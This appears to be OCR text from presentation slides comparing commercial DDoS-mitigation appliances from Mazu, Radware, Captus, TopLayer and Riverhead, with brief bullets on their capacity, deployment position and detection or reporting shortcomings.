


Inline



- Throughput
- Point of failure
- All suffer

Mazu Networks



Cisco Systems

COLT

Mazu Networks

- Profiler & Enforcer
  - Runs on hardened Linux on IBM Netfinity box
    - 3U device
- Real time graphs
- Works by detecting anomalies
  - Suggests filters
  - Needs to be ok'ed by NOC to turn on filter
  - Some filters too complex
    - Filters cannot be edited before applying
- Has additional SYN-Queue technology
  - Sends RST to the server
  - Makes no distinction between good and bad SYNs

Radware

- **DefensePro**
  - **1U device**
- 3Gbps
  - Up to 1.3M SYNs/sec
- Advanced signature detection
- Anomaly detection only detects rate anomalies
- Anti-spoofing mechanism
- Lack of automatic threshold tuning
  - Example: UDP anti-flooding set at 500pps – for entire network!
- No reporting on attackers source IPs


Captus Networks

- **CaptIO G2**
  - Internet appliance
- TLIDS (Traffic Limiting Intrusion Detection System)
- Lacks reporting
  - No graphs or traffic breakouts
- Doesn’t handle spoofed SYN attacks
- Doesn’t handle NAPHTA attacks
- Does handle some Targa attacks
  - UDP and ICMP

TopLayer Networks


- **Attack Mitigator**
  - 2xGigaE support – not yet released
  - 2U device
  - 1.5M SYN/sec
- Sits behind router so can't protect router
- Handles 256,000 simultaneous flows

Detect & Divert




- Not on critical path
- Router route
- Upstream
- Sharing
- Dynamic


Riverhead Networks



